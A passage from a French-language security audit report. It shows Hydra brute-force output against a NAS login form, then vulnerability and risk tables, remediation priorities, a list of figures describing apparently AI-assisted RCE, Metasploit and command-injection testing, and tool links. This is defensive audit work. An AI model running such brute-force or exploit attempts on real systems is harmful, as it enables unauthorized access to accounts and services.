[DATA] attacking http-post-form://10.26.59.236:80/webman/login.cgi:username=^USER^&passwd=^PASS^:F=Invalid login
[STATUS] 920.00 tries/min, 920 tries in 00:01h, 169080 to do in 03:04h, 16 active
```

Figure 17 Attaque de force brute en cours avec Hydra, utilisant une liste de noms d'utilisateur et de mots de passe.

## VIII. VISUALISATION

Vulnérabilité	Impact	Probabilité	Priorité	Actions Correctives
Exécution de Commandes à Distance (RCE)	Majeur	Moyenne	Élevé (Orange)	Mettre à jour les applications, valider les entrées utilisateur, effectuer des tests de sécurité.
Faibles de sécurité identifiées par Nikto	Majeur	Moyenne	Élevé (Orange)	Corriger les configurations, mettre à jour les logiciels, auditer régulièrement.
Services non sécurisés sur les ports ouverts	Majeur	Moyenne	Élevé (Orange)	Désactiver les services non nécessaires, sécuriser les services, appliquer des correctifs.
Répertoires et fichiers sensibles accessibles	Majeur	Moyenne	Élevé (Orange)	Restreindre l'accès, contrôler les accès, supprimer les fichiers inutiles.
Attaque par force brute (Hydra)	Sérieux	Faible	Modéré (Jaune)	Exiger des mots de passe forts, limiter les tentatives de connexion, utiliser des mécanismes de détection.
Fichier robots.txt exposant des chemins sensibles	Sérieux	Faible	Faible (Vert)	Modifier le fichier robots.txt, vérifier les configurations régulièrement.

<b>Vulnérabilités identifiées avec Metasploit</b>	<b>Majeur</b>	<b>Élevée</b>	<b>Critique (Rouge)</b>	Mettre à jour les systèmes, désactiver les services vulnérables, effectuer des tests de pénétration réguliers.
---	---------------	---------------	-------------------------	--

## IX. CARTOGRAPHIE DES RISQUES

Probabilité	Mineur	Modéré	Sérieux	Majeur
<b>Très probable</b>	Moyen	Élevé	Critique	Critique
<b>Probable</b>	Faible	Moyen	Élevé	Critique
<b>Peu probable</b>	Faible	Moyen	Moyen	Élevé
<b>Rare</b>	Faible	Faible	Moyen	Moyen

Le tableau présenté résume les vulnérabilités identifiées dans le cadre de l'audit de sécurité réalisé, en classifiant chaque vulnérabilité selon son impact, sa probabilité de survenance, et la priorité d'intervention. Les vulnérabilités majeures incluent l'exécution de commandes à distance (RCE), les failles de sécurité identifiées par Nikto, et les services non sécurisés sur les ports ouverts, toutes présentant un risque élevé nécessitant une action corrective immédiate, telles que la mise à jour des applications, la correction des configurations, et la sécurisation des services. Les attaques par force brute, bien que sérieuses, présentent une probabilité plus faible et une priorité modérée, avec des actions correctives telles que l'exigence de mots de passe forts et la limitation des tentatives de connexion. Les vulnérabilités identifiées avec Metasploit sont critiques en raison de leur impact majeur et de leur probabilité élevée, nécessitant des mises à jour régulières et la désactivation des services vulnérables. Enfin, l'exposition des chemins sensibles dans le fichier robots.txt, bien que sérieuse, présente une priorité plus faible et peut être corrigée par des modifications de configuration simples. En résumé, ce tableau fournit une vue d'ensemble claire et concise des vulnérabilités du système, priorisant les actions correctives pour renforcer la sécurité globale.



## X. RECOMMANDATION :

### e) TABEAU DES RECOMMANDATIONS ET PRIORISATION.

Vulnérabilité	Actions Correctives	Priorité
<b>Exécution de Commandes à Distance (RCE)</b>	<ul style="list-style-type: none"><li>• Mettre à jour les applications.</li></ul>	1
	<ul style="list-style-type: none"><li>• Implémenter des mesures de validation d'entrée stricte.</li></ul>	
<b>Failles de sécurité identifiées par Nikto</b>	<ul style="list-style-type: none"><li>• Corriger les configurations incorrectes.</li></ul>	2
	<ul style="list-style-type: none"><li>• Mettre à jour les logiciels obsolètes.</li></ul>	
<b>Services non sécurisés sur les ports ouverts</b>	<ul style="list-style-type: none"><li>• Désactiver les services non nécessaires.</li></ul>	3
	<ul style="list-style-type: none"><li>• Sécuriser les services essentiels avec des correctifs de sécurité.</li></ul>	
<b>Répertoires et fichiers sensibles accessibles</b>	<ul style="list-style-type: none"><li>• Restreindre l'accès aux répertoires sensibles.</li></ul>	4
	<ul style="list-style-type: none"><li>• Mettre en place des contrôles d'accès stricts.</li></ul>	
<b>Attaque par force brute (Hydra)</b>	<ul style="list-style-type: none"><li>• Exiger des mots de passe forts.</li></ul>	5
	<ul style="list-style-type: none"><li>• Limiter les tentatives de connexion et utiliser des mécanismes de détection et de prévention des intrusions.</li></ul>	
<b>Fichier robots.txt exposant des chemins sensibles</b>	<ul style="list-style-type: none"><li>• Modifier le fichier robots.txt pour exclure les chemins sensibles.</li></ul>	6
	<ul style="list-style-type: none"><li>• Vérifier régulièrement les configurations.</li></ul>	
<b>Vulnérabilités identifiées avec Metasploit</b>	<ul style="list-style-type: none"><li>• Mettre à jour les systèmes avec les correctifs de sécurité les plus récents.</li></ul>	7
	<ul style="list-style-type: none"><li>• Désactiver les services vulnérables et effectuer des tests de pénétration réguliers.</li></ul>	

## **XI. TABLE DES ILLUSTRATION**

Figure 1 Description d'une demande de réalisation d'un test de pénétration assisté par l'IA...	3
Figure 2 Écran de connexion DiskStation sur l'URL spécifiée.....	4
Figure 3 Liste des outils utilisés pour l'audit avec les commandes associées pour Nmap et Nikto. .....	4
Figure 4 Uniquement 15 applications Microsoft Azure sont disponibles.....	5
Figure 5 Résultat du scan Nmap montrant les services ouverts et les informations de la cible. .....	5
Figure 6 Résultat du scan Nikto montrant les vulnérabilités trouvées sur le serveur web cible. .....	5
Figure 7 Résultat de la commande dirb montrant les répertoires et fichiers cachés découverts sur le serveur. ....	6
Figure 8 Contenu du fichier robots.txt sur le serveur spécifié.....	7
Figure 9 Exemples de commandes `curl` pour vérifier l'exploitabilité des vulnérabilités.....	8
Figure 10 Résultat de l'exécution de la commande `curl` pour une tentative de Remote Command Execution (RCE).....	9
Figure 11 Exploitation avec Metasploit en recherchant des exploits pour Vbulletin et Avenger's News System. ....	10
Figure 12 Résultat de la recherche Metasploit pour les exploits liés à Vbulletin. ....	10
Figure 13 Tentative d'exécution d'un exploit Metasploit pour Vbulletin avec une erreur de compatibilité de payload. ....	11
Figure 14 Tentative d'exécution d'un exploit Metasploit pour Vbulletin avec une erreur de compatibilité de payload. ....	11
Figure 15 Command Injection dans Avenger's News System avec des chemins potentiellement vulnérables et une commande Python pour tester l'injection de commande. ....	12
Figure 16 Utilisation de la commande Hydra pour une attaque de force brute sur le serveur cible.....	13
Figure 17 Attaque de force brute en cours avec Hydra, utilisant une liste de noms d'utilisateur et de mots de passe.....	13



## XII. SOURCE :

Voici les URL des outils et des ressources mentionnés dans le document d'audit de sécurité :

f) METASPLOIT :

- [Télécharger Metasploit](#)
- [Guide d'installation de Metasploit](#)

g) SECLISTS :

- [SecLists GitHub Repository](#)

h) NMAP :

- [Nmap Cheat Sheet](#)

i) HYDRA :

- [Hydra GitHub Repository](#)
- [Hydra Documentation](#)

j) GOBUSTER :

- [Gobuster GitHub Repository](#)

Pour toutes ces ressources, vous trouverez des guides d'utilisation détaillés, des documentations, et des instructions d'installation qui vous aideront à reproduire les étapes de l'audit de sécurité décrit dans le document.